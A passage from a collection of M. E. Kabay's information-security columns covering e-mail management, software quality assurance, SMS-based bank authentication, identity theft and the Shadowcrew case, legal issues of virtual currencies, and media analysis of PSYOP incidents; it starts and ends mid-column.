Another perspective on e-mail comes from an interesting white paper published by Permessa Corporation.< http://www.permessa.com/ > In "Three Cs Of Email Management: Consolidation, Compliance, Cost Control: How to significantly lower both the operational and project-related costs of email"< http://www.permessa.com/media/whitepapers/3Cs_email_management.php >, the authors point out that despite the enormous growth in e-mail, "only 15% of received email is deemed truly critical by its recipients!" They recommend that organizations monitor e-mail traffic, identify the key misusers (or abusers) of corporate e-mail services, and devise and enforce effective e-mail policies to reduce abuse.

As a performance specialist for Hewlett-Packard operating systems and databases in the 1980s, I learned how important it is to identify the key contributors to performance problems, whether they be related to bandwidth hogging, processing overloads, main-memory contention, secondary storage limitations, or application bottlenecks. Showing where the bulk of the

performance-related resources are being consumed helps to establish priorities for optimization. For example, if a particular code sequence in a program consumes 1 millisecond (msec) of extra processing time but is repeated 2 million times per hour during normal processing, then the wasted time constitutes 56% of the total processing time! Even something as simple as reducing the wasted time per loop by, say, 0.25 msec would cut processing of the hour's work by 500 seconds or 14%.

More on controlling e-mail in my next column.

Software Development and Quality Assurance

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Software quality assurance (SQA) isn't usually considered part of information assurance, but it can potentially affect all six elements of the Parkerian Hexad< http://www.mekabay.com/overviews/hexad_ppt.zip >. In particular, SQA usually protects integrity, availability and utility of information. The Risks Forum< http://catless.ncl.ac.uk/risks > moderated by Peter G. Neumann< http://www.csl.sri.com/users/neumann/neumann.html > since 1985 contains thousands of examples of security risks caused by poor SQA.

SQA must aim to uncover all program problems even though in practice, that's not possible for most programs. At best, we are reducing the likelihood that defective programs will enter production. Since the cost of rectifying errors grows by about ten times with each stage of development, it's sensible to incorporate SQA at every step of the system development life cycle.< http://www.mks.com/sdlc >

One of the questions that arise when planning to implement SQA is where the head of that function should report. It's always seemed to me that the director of SQA should be reporting at the same management level as the director of software development – much as I always recommend that the chief information security officer should report at the same level as the chief information officer. The reasoning is that, just as the head of Financial Audit should not be reporting to the chief financial officer, the SQA chief shouldn't be reporting to the person in charge of development: there's a potential conflict of interest in having the development director exerting control over the equivalent of an audit function.

One of the categories of SQA tools that practitioners find immensely helpful is test-coverage monitors.< http://www.testingfaqs.org/t-eval.html > These packages report – usually using graphical output – on how many times every single line of source code has been used in the test batteries applied during testing. Blank areas indicate untested code, which in turn could indicate:
• Inadequate test suites.
• Incorrect coding that renders sections of code logically impossible to access.
• Logic bombs and Easter eggs< http://www.mekabay.com/overviews/glossary.pdf > – unauthorized code inserted by employees or others.

Another method for SQA is seeding: inserting known errors in the program under test. If the SQA process doesn't catch all the inserted bugs, there's a problem. If you have inserted a large number of known bugs (e.g., 100), you may even be able to estimate the approximate proportion of unknown bugs remaining to be found in the code; e.g., if you found 90% of the 100 inserted bugs (i.e., you missed 10%) and you have found 2,459 bugs in your code so far, then perhaps there are roughly 246 bugs (10% of 2,459) left to find. These estimates are not precise because there is no guarantee that the kinds of errors introduced are equivalent to the types of errors remaining, but the estimate is better than nothing.

* * *

Today's column is based on Chapter 39, "Software Development and Quality Assurance," from

the *Computer Security Handbook*, 5th Edition< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529 > by Diane E. Levine, John Mason, Jennifer Hadley. The chapter contains more information, including discussions of types of programming errors to look out for. A 48-slide PowerPoint lecture< http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_software_devt_qa.pptx > and an eight-page PDF file of notes< http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_sw_devt_qa_supplement.pdf > are freely available for download from my Norwich University IS342 "Management of IA" lecture notes< http://www.mekabay.com/courses/academic/norwich/is342/lectures/index.htm > Web page.

Software Inspections and Debugging a Must for Effective SQA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Regular readers may have gathered that I'm old, even though *Network World* is still using a picture of me from ten years ago when I started writing this column in 2000. Certainly the (mostly) 18-22 year-old students in my freshman through senior classes at Norwich University perceive me as absolutely ancient. Readers older than they may be shocked to realize that these young adults were not born when the Morris Worm< http://www.networkworld.com/news/2008/103008-morris-worm.html > hit the Internet on November 2, 1988 – and that when I tell them that I began programming in assembler in 1965 it's a bit like someone telling me (I was born in 1950) that they started writing on stone tablets with chisels in 1928.

Nonetheless, mostly by making fun of myself and of what to them is my advanced age, I still seem to reach the students with experiences from my years working in industry. Today I'll tell you more about fundamentals of software testing, in which I've been professionally involved since (gasp) 1979 when I first began programming for pay.

In general, software developers and systems engineering experts have found that the cost of correcting mistakes rises by about ten times with every additional stage of the software development life cycle (SDLC) and related software development processes (you can download a PowerPoint lecture< http://www.mekabay.com/courses/academic/norwich/is301/04_ch4.ppt > reviewing these topics from my software engineering course notes by distinguished author and teacher Ian Somerville, author of the well-known text *Software Engineering*, 8th Edition< http://www.amazon.com/Software-Engineering-Update-Ian-Sommerville/dp/0321313798 >). The 309-page study, "The Economic Impacts of Inadequate Infrastructure for Software Testing"< http://www.nist.gov/director/prog-ofc/report02-3.pdf > prepared in May 2002 for the National Institute of Standards and Technology (NIST) summarizes the situation as follows (pp 5.3 & 5.4):

> The relative cost … of repairing defects found at different stages of software development increases the longer it takes to find a bug. . . . For example, errors introduced during this stage and found in the same stage cost 1X to fix. But if the same error is not found until the integration and component/RAISE [Reliability, Availability, Install Serviceability, and Ease of Use] system test stage, it costs 10 times more to fix. This is due to the reengineering process that needs to happen because the software developed to date has to be unraveled and rewritten to fix the error that was introduced earlier in the production process. However, bugs are also introduced in the coding and integration stages of software design.

Human testing can be highly effective, especially if it is applied after analysis and design but before coding. Inspection using a team approach gets the programmer who wrote the code to explain every line to other programmers; tests repeatedly show that the teams find 30% to 70% more errors than the original programmer. Particularly effective are walkthroughs,< http://www.mekabay.com/courses/academic/jac/QA/qa_04_inspect_walkthroughs_review.pdf > (described in a lecture my 1990s SQA course<

http://www.mekabay.com/courses/academic/jac/QA/index.htm > at John Abbott College< http://www.johnabbott.qc.ca/>) which are inspections where programmers pretend to be the computer and discuss how every line of code is going to be executed).

Just a week before writing this article, I was explaining to a second-year computer science student that practically the *only* way to debug assembler code is to establish a matrix of registers across one axis versus steps in the code across the orthogonal axis and to keep a record (e.g., in a spreadsheet) of exactly what the contents of every register is at every step of execution. We also discussed debug< http://www.armory.com/~rstevew/Public/Tutor/Debug/debug1.htm > tools. The basic approach in debugging is to run a compiled program in a shell that allows setting *breakpoints* where the programmer can inspect and, if necessary, change the state of stored information (control flags, array indexes, loop counters, and so on) in an attempt to understand and correct for programming errors.

In the next article in this series, I'll introduce the case study I promised some weeks ago that demonstrates the economic value of automated testing.

* * *

You can find my notes on software development and quality assurance in a supplementary PowerPoint lecture < http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_software_devt_qa_supplement.pptx > (also available as a PDF< http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_sw_devt_qa_supplement.pdf > file) in the IS342 *Management of Information Assurance*< http://www.mekabay.com/courses/academic/norwich/is342/index.htm > course I teach at Norwich< http://www.norwich.edu/academics/business/infoAssurance/index.html >.

Controlling Outbound E-mail

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

OK, so you have good protection against inbound e-mail carrying viruses, worms, phishing attacks, scams and unwanted content in general. But what about controlling the enormous potential for data leakage and damage to your organization's reputation represented by outbound e-mail?

In my last column, I mentioned some of the factors to consider in controlling inbound e-mail and principles of performance management for any system. Today I'm pointing to a white paper from Osterman Research commissioned by Permessa Corporation in 2007 and entitled, "Why Your Organization Needs to Focus on Outbound Content."< http://www.permessa.com/media/whitepapers/outbound_content.php >

The authors point out that about half as many mid-sized and large organizations have outbound e-mail controls as have inbound e-mail controls. Losing control over confidential information, they note, can cost organizations enormous sums in public relations costs and penalties for violating regulations and laws pertaining to personally identifiable information. Uncontrolled e-mail is a channel for data leakage of intellectual property such as trade secrets or strategically important competitive information. Circulation of offensive e-mails _within_ the organization can have serious consequences; the authors cite cases in which "Chevron Oil settled a sexual harassment lawsuit for $2.2 million after four women received offensive email from a fellow employee. Morgan Stanley settled a $60 million lawsuit filed by two employees after they received racist jokes sent through the company's email system."

Permessa provides a number of data sheets on several software products for controlling outbound e-mail.< http://www.permessa.com/company/library.php > For example, their "Email CONTROL! Enforcer" and "Email CONTROL! Premium" products run on IBM Lotus/Notes Domino e-mail systems; "Email CONTROL! Enterprise for Microsoft Exchange" runs on Microsoft Exchange e-mail systems.

For more information about outbound e-mail control, see Andrew Wolff's excellent overview published in 2006.< http://www.mc-showcase.com/mcpress/showcase.nsf/Focus/BEFF2297B60B15DB8625713700802378?OpenDocument > For a collection of my own columns looking at e-mail policies, see my white paper, "Using E-mail Safely and Well."< http://www.mekabay.com/infosecmgmt/emailsec.pdf >

[Disclaimer: I have no financial or other relations to any of the organizations named in this article.]

Authentication Via Mobile Phone

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Senior Technology Consultant Mike Drabicky has been working in the computer industry for over three decades in programming, system and network management and design, data center management and database security and compliance. He's a regular and welcome correspondent and I was so taken with his most recent comments that I asked him for permission to publish them. Here, with slight edits, are his discussion of a new wrinkle in authentication ("I" refers to Mike).

* * *

I have a Bank of America (BoA) credit card and use their Website all the time to check charges, pay bills and all those normal online activities. As one who deals with security as part of his job, I am always concerned about phishing, phony Websites masquerading as the real thing, all dedicated to taking that which is not theirs to take: my personal information.

A year or so ago, BoA offered the SiteKey, a second level of authentication. With this, you would pick an icon representing something of interest as a way of authenticating the Website and only then provide a password to access your account. Mich published a couple of articles in April 2007 about SiteKey. < http://www.networkworld.com/newsletters/sec/2007/0402sec1.html >, < http://www.networkworld.com/newsletters/sec/2007/0402sec2.html >

More recently, BoA offered another frontend security option: SafePass, a text message code sent to your cell phone.< http://www.bankofamerica.com/privacy/index.cfm?template=learn_about_safepass > Upon request, BoA will send a 6-digit code to your cell phone via text message. When you enter the code, BoA validates the code and allows you to proceed to the icon/password verification page just described. The token expires in 10 minutes. They also offer an alternative mechanism of authentication should you be in a place unable to receive the message on your cell phone.

There are a number of really positive things to say about this scheme:

1) It is low cost. No tokens to tote, no tokens to lose, no software to load, nothing extra needed other than what you very likely already have: a cell phone.

2) It is easy to understand and use. There's nothing complicated about this: anyone accessing their Website should be more than knowledgeable enough to appreciate the simplicity and elegance of this system.

3) It speaks volumes for BoA. This tells me that Bank of America understands the security risks of doing credit card business on the Web and has taken steps to make sure the person on the other end of the browser is indeed who they say they are.

Could this system be compromised? Well, since you're reading this column, you know that any

system can be gamed. However, a criminal hacker will need to spend considerably more effort to do so than for other sites that use only a simple username/password authentication scheme. Why would a criminal bother attacking a difficult account when there are millions of easier marks (at least, for now)?

Perhaps it is time that other financial institutions stand up and take note. We, your customers, love the convenience of doing business online. But we do not control the security methods that you use (or fail to use). Unless you want to be in the next headline showing that your lack of adequate security resulted in allowing sensitive customer information to be leaked to hackers, it's time you took a fresh look at the methods you employ to keep a lock on your door.

* * *

[MK adds: I enrolled in less than two minutes. Seems to work fine.]

* * *

Mike Drabicky welcomes your comments by e-mail.< mailto:mikesec1@wildblue.net >

Cyberlaw & Cybercrime:
Identity Theft (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the most influential e-mail series I have ever had the privilege of receiving was a course entitled "Cyberspace Law for Non-Lawyers" created by Professors Lawrence Lessig, David Post and Eugene Volokh and still available (although significantly out of date) on the Web. < http://www.lessig.org/content/articles/works/cyberlessons/index.html > I credit these fine people with stimulating a long-lasting interest in cyberlaw and cybercrime.

Now, although I am not a lawyer and I _never_ dispense legal advice (because one can go to jail for so doing without being an attorney), this week I'm continuing an occasional series on cyberlaw and cybercrime based on the "CJ341 Cyberlaw & Cybercrime" course that I have taught at Norwich University since August 2002. I've had the pleasure of collaborating with colleagues Professor Jan Tower-Pierce and Peter R. Stephenson on this course and am looking forward to continuing our collaboration next fall. All our course materials including PowerPoint files that may be useful to people preparing their own lectures are freely available on my Web site for non-commercial use by anyone.< http://www.mekabay.com/courses/academic/norwich/cj341/index.htm > We have already incorporated suggestions for improvements and updates and are grateful for (and explicitly acknowledge) help from readers and colleagues.

* * *

Today I'll start with a review of identity theft, which has been a topic over the years in this column because of its growing importance as an economic crime in the US and around the world. Identity theft is the fastest growing form of fraud today. Criminals use Social Security Numbers and other information gleaned from public records to establish lines of credit in the victim's name and then assign their debts to the unsuspecting victim. One of the greatest difficulties is that identity theft reverses the burden of proof to the victim, who effectively has to prove innocence in clearing credit records and avoiding potentially huge debts. Identity theft is a felony in the USA under the Identity Theft and Assumption Deterrence Act (18 USC §1028).< http://tinyurl.com/ybralq >.

The National Crime Victimization Survey (NCVS) of the US Department of Justice Bureau of Justice Statistics (BJS) includes surveys dating back to 1973. Currently the random sample includes 77,200 households with 134,000 in all who are contacted every six months and followed for three years. The results are available from the BJS Web site as PDF reports and as ZIP files containing spreadsheets for further analysis.< http://www.ojp.usdoj.gov/bjs/abstract/it05.htm > The latest survey I could find as of this writing in early January 2008 is the report from 2005by Dr Katrina Baum < http://www.ojp.usdoj.gov/bjs/pub/pdf/it05.pdf >, which tells us that about 6.4M households (5.5% of all the households in the USA) have been affected by some form of identity theft (defined as theft of credit cards, thefts from existing bank accounts, misuse of personal information or multiple types of theft at same time). Losses from credit-card theft averaged $980 per household; across all type of theft, the average was $1,620/household; and for

misuse of personal information the losses averaged $4850/household. The most likely victim households were headed by people between 18 and 24 years of age; households with family incomes above $75,000 were twice as likely to be victimized as those where annual income was less than $50,000.

Next time in this series, some of the nasty techniques used for identity theft and how to defend oneself against them.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Identity Theft (2): The Shadowcrew Case

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column in this series on identity theft, I introduced some statistical resources about the problem. Today I'll begin discussing some of the nasty techniques used for identity theft and how to defend oneself against them.

Stealing physical credit cards and creating fake ones are part of the criminal technique called "carding." One of the significant recent successful investigations and prosecutions of an international credit-card fraud ring began with the US Secret Services's Operation Firewall in late 2004. The investigators discovered a network of over 4,000 members communicating through the Internet and conspiring to use phishing, spamming, forged identity documents (e.g., fake driver's licenses), creation of fake plastic credit cards, resale of gift cards bought with fake credit cards, fencing of stolen goods via eBay, and interstate or international funds transfers using electronic money such as E-Gold and Web Money.

In October 2004, the Department of Justice (DOJ) indicted 19 of the leaders of Shadowcrew;< http://www.usdoj.gov/criminal/cybercrime/mantovaniIndict.htm > by November 2005, 12 of these people had already pleaded guilty to charges of conspiracy and trafficking in stolen credit card numbers with losses of more than $4M.< http://www.usdoj.gov/criminal/cybercrime/mantovaniPlea.htm >

In February 2006, Shadowcrew leader Kenneth J. Flury, 41, of Cleveland OH was sentenced to 32 months in prison with 3 years of supervised release and $300K in restitution to Citibank.< http://www.usdoj.gov/criminal/cybercrime/flurySent.htm > In June 2006, co-founder Andrew Mantovani, 24, of Scottsdale AZ was fined $5K and also received 32 months of prison with 3 years of supervised release. Five other indicted Shadowcrew criminals were sentenced with him. By that time, a total of 18 of 28 indicted suspects had already pleaded guilty.< http://www.usdoj.gov/usao/nj/press/files/mant0629_r.htm >

One of the lessons we teach our "CJ341 Cyberlaw & Cybercrime" students at Norwich University is that everyone with a credit card ought to check their statement immediately upon receiving it. Every line should be recognizable; if it is not, call your credit-card company to find out what a particular charge is for and where it was charged. Tell your company to freeze your card account if there is any question of its having been compromised. Write down the details of every conversation with the credit-card company employees (date, time, name of employee, case number) in case you need evidence to clear your own name. Contact the three major credit-reporting agencies (Equifax < http://www.equifax.com/ >, Experian < http://www.experian.com/ >, and TransUnion < http://www.transunion.com/ >) to tell them to freeze your credit report to make it harder for criminals to apply for loans or open bank accounts in your name until you release your credit records when _you_ want to, not when the criminals want to.

Another tool is to ask for your free annual credit report on yourself from each of the three credit-reporting agencies using the official AnnualCreditReport site.< https://www.annualcreditreport.com > You may want to ask for one report every four months by

spacing out your requests to the three agencies so that you can spot unexpected changes (e.g., a request for a car loan in a state 3,000 miles from your home) more quickly than if you order all three at once. The AnnualCreditReport.com site mentioned above also provides extensive information in its Frequently Asked Questions < https://www.annualcreditreport.com/cra/helpfaq > that will help consumers interact effectively with the agencies.

* * *

I hope that you will find this information useful for yourselves and for your colleagues and employees. I remind readers that I own the copyright to all my Network World articles and that my colleagues at Network World and I are delighted if you choose to use them verbatim in your internal security newsletters. Virtual Currencies (1): Real Legal Issues

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Attorney J. Dax Hansen< http://www.perkinscoie.com/dhansen/ > is a Partner at Perkins Coie LLP< http://www.perkinscoie.com/ > in Seattle. With contributions from his colleagues Andrew H. Grant< http://www.perkinscoie.com/agrant/ > and Kirk Soderquist < http://www.perkinscoie.com/ksoderquist/ >, he has written an interesting legal perspective on the growing use of synthetic or virtual currencies in massively multiplayer online role-playing games (MMPORGs) and virtual worlds such as Second Life< http://secondlife.com/whatis/ >. The remainder of this column and the following are entirely their work with minor edits.

* * *

"Points," "coins," "bucks" and other forms of virtual currency are becoming standard offerings for online game sites, social media sites, retailers and other businesses. Virtual currency systems generate revenue, provide low cost alternatives to credit cards for micropayments, offer prepaid solutions appealing to youth and other users without credit cards, and help companies build attractive loyalty programs. Although virtual currency systems are often used to sell digital content, they continue to become more complex – approximating real world currency as they allow purchase of physical goods and services from multiple merchants, offer cash redemption options, and facilitate peer-to-peer payments.

Even though the currency may be virtual, these systems pose real legal issues – both for issuers of the virtual currency and potentially for other network service providers and partners. Issuing virtual currency could subject an issuer to various state and federal regulatory regimes with wide ranging operational, financial and liability implications. These implications include restrictions on an issuer's ability to expire the virtual currency or impose inactivity fees, requirements to give cash back for unused virtual currency, obligations to remit unused virtual currency balances to states, potential regulation as a financial institution, requirements to structure systems to avoid illegal lotteries, and privacy and data security issues.

This pair of articles highlights several key legal considerations and offers practical tips for companies that operate – or are considering developing – virtual currency systems.

The **legal considerations** and *practical tips* are illustrated in the context of an online game site run by the "Issuer" which implements a virtual currency system. U.S. revenues for virtual in-game goods alone are expected to grow approximately 50% from $1B in 2009 to $1.6B in 2010.< http://blog.jambool.com/ >

Gift Certificate Laws: In order to increase revenue, the Issuer decides to sell virtual currency on a prepaid basis that can be used to purchase in-game virtual goods. Although virtual currency may seem different from paper gift certificates and plastic gift cards, virtual currency sold on a prepaid basis for later use or redemption by a user may be subject to state and federal gift certificate laws, including gift card provisions of the Credit Card Accountability Responsibility and Disclosure Act of 2009.< http://www.credit.com/credit_information/credit_law/understanding_the_credit_card_accountabi

lity_responsibility_and_disclosure_act.jsp > Broadly speaking, state and federal gift certificate laws apply when consideration is paid for a record evidencing a promise to provide goods or services of a certain value to the bearer of the record. State and federal definitions vary, but can apply to virtual currency digital records and account balances. Gift certificate laws could restrict an Issuer's ability to expire virtual currency, impose inactivity or service fees on virtual currency accounts, require conspicuous disclosure of key terms, and require an issuer to provide cash refunds of unused virtual currency. Certain exemptions apply, however, for gift certificates provided on a promotional basis without payment of money or other consideration from users.

Practical Tips: Build a virtual currency system taking into account applicable restrictions on expiration and fees, and establish consumer disclosures describing key terms.

If you will sell virtual currency and give it away for loyalty purposes, build into your system the ability to differentiate between virtual currency that can be expired and virtual currency subject to restrictions on expiration.

Unclaimed Property Laws: Several years after implementing a successful virtual currency system, the Issuer has a substantial amount of virtual currency that was purchased but never used or redeemed by users. Revenue from virtual currency that was purchased but never redeemed for virtual goods or other products and services is called *breakage.* State unclaimed property laws can apply to virtual currency breakage. If virtual currency breakage is deemed to be property under state unclaimed property laws, the Issuer could have an obligation to remit the value of unused or unclaimed virtual currency to one or more states after an applicable *dormancy period* (often 3-5 years). The state or states to which the Issuer might have to remit the breakage is determined according to established jurisdictional rules that take into account the location of the owner of the property (i.e., the user) and the state of incorporation of the company holding the breakage. Unclaimed property compliance in the virtual currency context is more complicated than programs involving paper gift certificates and plastic gift cards because virtual currency Issuers often maintain online user accounts with information about the identity and location of the user, whereas paper gift certificates and plastic gift certificates are often anonymous. Nevertheless, online systems with social networking features may, depending how they are structured, provide unique benefits unavailable in paper or plastic programs for providing full value of virtual currency to users or members of their social network – essentially minimizing the likelihood that users' property will become *abandoned* or *unclaimed*.

Practical Tip: Scope the unclaimed property implications for your proposed virtual currency system early so there are no surprises several years later when dormancy periods have run. Involve relevant financial and tax advisers in the discussion.

More on the intersection of money in virtual worlds and law in the USA in the next column.

PSYOP Against US (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The Joint Chiefs of Staff of the United States issued their updated information operations doctrine on 13 February 2006. < http://www.dtic.mil/doctrine/jel/new_pubs/jp3_13.pdf > "Information operations (IO) are described as the integrated employment of electronic warfare (EW), computer network operations (CNO), psychological operations (PSYOP), military deception (MILDEC), and operations security (OPSEC), in concert with specified supporting and related capabilities, to influence, disrupt, corrupt, or usurp adversarial human and automated decision making while protecting our own." (p. ix – 10 in PDF).

Today I want to challenge readers to contemplate the use of PSYOP against the people of the United States and to think about what we can do to prevent further damage to our national interest from such attacks.

Here's a brief summary of the notorious Gulf of Tonkin Incident from the Microsoft Encarta Encyclopedia (2007): "On August 2, 1964, North Vietnamese coastal gunboats fired on the destroyer USS *Maddox,* which had penetrated North Vietnam's territorial boundaries in the Gulf of Tonkin. [President Lyndon B.] Johnson ordered more ships to the area, and on August 4 both the *Maddox* and the USS *Turner Joy* reported that North Vietnamese patrol boats had fired on them. Johnson then ordered the first air strikes against North Vietnamese territory and went on television to seek approval from the U.S. public."

According to Steven Aftergood, director of the Federation of American Scientists (FAS) project on government secrecy, a National Security Agency (NSA) report declassified on January 7, 2008 as a result of legal action by the FAS showed categorically "that not only is it not true, as (then US) secretary of defense Robert McNamara told Congress, that the evidence of an attack was 'unimpeachable,' but that to the contrary, a review of the classified signals intelligence proves that 'no attack happened that night.'" Aftergood added, "What this study demonstrated is that the available intelligence shows that there was no attack. It's a dramatic reversal of the historical record…. There were previous indications of this but this is the first time we have seen the complete study." < http://news.yahoo.com/s/afp/20080108/pl_afp/usvietnamintelligence512_080108144532 >

I've been interested in information operations since the early 1990s and personally organized the First and Second International Conferences on Information Warfare in 1993 and 1995. I believe that all information security professionals have a duty to their nations to be aware of information operations and to help to defeat offensive information warfare through technical defenses and through public education.

In my next column, I'll continue on this theme.

* * *

Virtual Currencies (2): Additional Legal Issues in the Real World

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This first in this pair of articles by Attorney J. Dax Hansen< http://www.perkinscoie.com/dhansen/ > with contributions from colleagues Andrew H. Grant< http://www.perkinscoie.com/agrant/ > and Kirk Soderquist < http://www.perkinscoie.com/ksoderquist/ > began an interesting legal perspective on the growing use of synthetic or virtual currencies in massively multiplayer online role-playing games (MMPORGs) and virtual worlds such as Second Life< http://secondlife.com/whatis/ >. The remainder of this column is entirely their work with minor edits.

Key topics are **labeled** in boldface and practical tips are headed in *italic*. "Issuer" refers to the organizations which run the virtual environment and issue the virtual currency.

* * *

Financial Services Laws: As the popularity of the Issuer's virtual currency increases, the Issuer considers allowing users to redeem the virtual currency with third party vendors, building peer-to-peer transfer capability, and offering full cash redemption. As virtual currency shifts from being a prepayment for goods or services redeemable with one company to a widely-accepted proxy for real currency or a means of transmitting money between various participants, Issuers need to consider state and federal services laws such as money transmitter laws and money service business laws. Financial services laws involve significant compliance obligations, costly and time-consuming licensing requirements, and civil and criminal penalties for non-compliance.

Practical Tip: Limit the scope of your virtual currency system to resemble a "closed loop" gift card redeemable for goods or services of one company, unless you fully understand the implications of broadening the system and you are prepared to comply with complex financial services laws.

Illegal Lottery: Instead of allowing users to purchase virtual currency, the Issuer allows users to earn virtual currency through game play. Allowing users to earn virtual currency through game play that can then be redeemed for valuable virtual or real-world property presents a risk that the Issuer is engaging in an illegal lottery or gambling under applicable state and federal laws. In general, it is illegal to require a person to pay money or expend significant effort (in legal terms, "consideration") in order to enter a promotion or participate in a game in which the participant may win a prize if there is a significant degree of chance involved (e.g., a random drawing to determine winners). Any game play that involves these three elements (consideration, valuable prize and chance), is generally an illegal lottery or constitutes gambling, and therefore must be re-structured to eliminate one or more of these elements. There are two main ways that game play can be structured to avoid being an illegal lottery or constitute gambling: (1) by eliminating the element of consideration (this kind of game play is called a sweepstakes), and (2) by eliminating the element of chance (this kind of game play is called a contest).

Practical Tip: If you allow users to earn virtual currency through game play that can be exchanged for a valuable prize, you can reduce the risk participation in the game constitutes an

illegal lottery by eliminating the element of chance by awarding virtual currency based on some objective measure of the user's skill and ensuring that game play does not involve randomized elements or decisions (e.g., basing it on the number of levels passed, the completion of certain in-game tasks that require skill or awarding virtual currency based on frequency of play).

Privacy and Security Issues: The Issuer partners with an increasing number of payment service providers to monetize the virtual currency, and finds that its partners' agreements inconsistently address privacy and security issues. Simple virtual currency programs raise the same privacy and security issues that arise in any e-commerce context, such as compliance with the Payment Card Industry Data Security Standard< https://www.pcisecuritystandards.org/index.shtml >, because consumers must provide their payment information when purchasing virtual currency. In addition, complex virtual currency and virtual wallet programs involve more complex privacy and security issues, such as joint ownership or sharing of customer information and assumed *merchant of record* responsibilities. Each program warrants thoughtful allocation of responsibility for privacy and data security issues, as well as related fraud management.

Practical Tips: Determine which privacy policy or policies apply to the virtual currency program or platform. With the understanding that each virtual currency program is unique, take the time to understand the flow of money and personal information through the program and then thoughtfully allocate privacy and security and fraud responsibility between the parties involved.

So if you are getting heavily involved in virtual currency, or if you are part of a virtual world organization, pay attention to these guidelines. It may be a game to the players, but regulators and lawyers take the real-world consequences of virtual currency seriously – and so should you.

PSYOP Against US (2)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I introduced the issue of PYSOP (psychological operations) and looked at the 1964 Gulf of Tonkin incident that was used by the Johnson administration as an excuse to begin bombing North Vietnam.

Here's a brief summary from President George W. Bush of the threatening behavior by Iranian vessels in the Strait of Hormuz on Sunday January 6, 2008: "Our ships were moving along very peacefully off the Iranian border, in territorial waters–international waters, and Iranian boats came out and were very provocative. And it was a dangerous gesture on their part. We have made it clear, publicly, and they know our position–and that is there will be serious consequences if they attack our ships, pure and simple."

However, there are increasing doubts about the details of this incident.< http://thelede.blogs.nytimes.com/2008/01/10/degrees-of-confidence-on-us-iran-naval-incident/ > Investigative historian Gareth Porter spoke on Democracy Now! On January 11, 2008 in a discussion of the course of mainstream media reporting of the incident. < http://www.democracynow.org/2008/1/11/us_backs_off_claim_of_naval > At one point, Porter said, "I mean, there were Pentagon officials apparently calling reporters and telling them that something had happened in the Strait of Hormuz, which represented a threat to American ships and that there was a near battle on the high seas. The way it was described to reporters, it was made to appear to be a major threat to the ships and a major threat of war. And that's the way it was covered by CNN, by CBS and other networks, as well as by print media."

He continued, "Then I think the next major thing that happened was a briefing by the commander of the 5th fleet in Bahrain, the Vice Admiral Kevin Cosgriff, which is very interesting. If you look carefully at the transcript, which was not reported accurately by the media, or not reported at all practically, … Vice Admiral Cosgriff actually makes it clear that the ships were never in danger, that they never believed they were in danger, and that they were never close to firing on the Iranian boats. And this is the heart of what actually happened, which was never reported by the US media."

I urge all information security specialists to be active analysts of what the news media report. Because of our work, we have particular expertise in evaluating risk and weighing the credibility of alarming reports in our particular sphere. We should apply our analytical skills and perspectives in risk management to public affairs at all levels. Much as physicians can usefully comment on public-health policy issues, we can constructively share our expertise with our communities through writing, speaking at public events, or simply by chatting with our families and friends about threats and reports of threats.

I have found useful critical analysis of media reporting at several sites such as Media Watch < http://www.mediawatch.com/welcome.html >, NewsHour mediawatch < http://www.pbs.org/newshour/media/ >, Fairness & Accuracy in Reporting (FAIR) <

http://www.fair.org/index.php >, and On the Media (radio program) < http://www.onthemedia.org/ >. If you can tolerate a left-wing perspective, _The Nation_ magazine < http://www.thenation.com > and Democracy Now! < http://www.democracynow.org > regularly apply critical analysis to mainstream news reporting.

Folks, it's bad enough when PSYOP and DISINFO (disinformation campaigns) are used against the US; it's unacceptable to have our own government and a complaisant mainstream press using these tools against _us_.

Halting State a Good Read for Security Geeks

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I've been reading science fiction since 1957. There was a phase in my childhood when I devoured old-school science fiction stories now referred to as being from The Golden Age < http://www.nvcc.edu/home/ataormina/scifi/history/goldenage.htm >. Early science fiction often posited what we would now think of as fantasy: unexplained invisibility, time travel full of unresolved paradoxes, and extra-terrestrial monsters with an inexplicable attraction to human females. However, from about 1939 through about 1950, Massachusetts Institute of Technology (MIT) graduate John W. Campbell Jr. < http://www.space.com/sciencefiction/campbell_991130.html > established a new trend in science fiction in his magazine _Astounding_(which later became _Analog Science Fiction and Fact_ < http://www.analogsf.com/ >). Authors such as Isaac Asimov, A. E. Van Vogt, and Robert Heinlein and dozens more responded to Campbell's emphasis on using real science as the environment for their stories.

